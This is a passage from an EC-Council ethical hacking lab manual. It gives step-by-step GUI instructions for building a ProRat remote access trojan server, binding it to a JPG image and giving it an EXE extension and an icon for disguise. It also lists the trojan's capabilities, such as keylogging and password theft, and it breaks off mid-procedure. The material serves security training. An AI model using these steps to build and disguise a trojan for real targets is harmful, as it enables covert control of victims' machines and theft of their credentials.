


Figure 1.3.1: ProRat main window

However, attackers have co-opted it for their own nefarious purposes. Some hackers take control of remote computer systems to conduct a Denial-of-Service (DoS) attack, which renders the target system unavailable for normal personal or business use. These targeted systems include high-profile web servers such as banks and credit card gateways.

5. Click **Create**, and then click the **Create ProRat Server (342 Kbayt)** option to create a ProRat server.




Figure 1.3.2: Creating a ProRat Server

As with other Trojan horses, ProRat uses a client and server. It opens a port on the computer that allows the client to perform numerous operations on the server (the victim machine).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some of ProRat's malicious actions on the victim's machine include:

- Logging keystrokes
- Stealing passwords
- Taking full control over files
- Drive formatting
- Opening and closing the DVD tray
- Hiding the taskbar, desktop, and start button
- Viewing system information

6. The **Create Server** window appears. In **Notifications**, leave the settings to default.




Figure 1.3.3: Create Server window

7. Click on the **General Settings** button to configure features such as **Server Port, Server Password, Victim Name,** and **port number**. In this lab, the default settings are chosen. Note down the **Server password**.

8. Uncheck the highlighted options under the **Victim Name** field, as shown in the screenshot.




Figure 1.3.4: Configure the server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Click on the **Bind with File** button to bind the server with a file. In this lab, we are using a **.jpg** file to bind the server.
10. Check the **Bind server with a file** option and then click the **Select File** button.




Figure 1.3.5: ProRat Binding with a file

11. An **open** pop-up window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat\Images** and select **MyCar.jpg** in the browser window. Click **Open** to bind the file.




Figure 1.3.6: ProRat binding an image

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. A pop-up displays the prompt: **Server will bind with MyCar.jpg**; click **OK**.




Figure 1.3.7: ProRat Pop-up

13. Click the **Server Extensions** button.
14. Under **Select Server Extension,** ensure that the **EXE (Has icon support)** checkbox is ticked.




Figure 1.3.8: ProRat Server Extensions Settings

15. Click the **Server Icon** button. Under **Server Icon**, select any icon, and click **Create Server.**

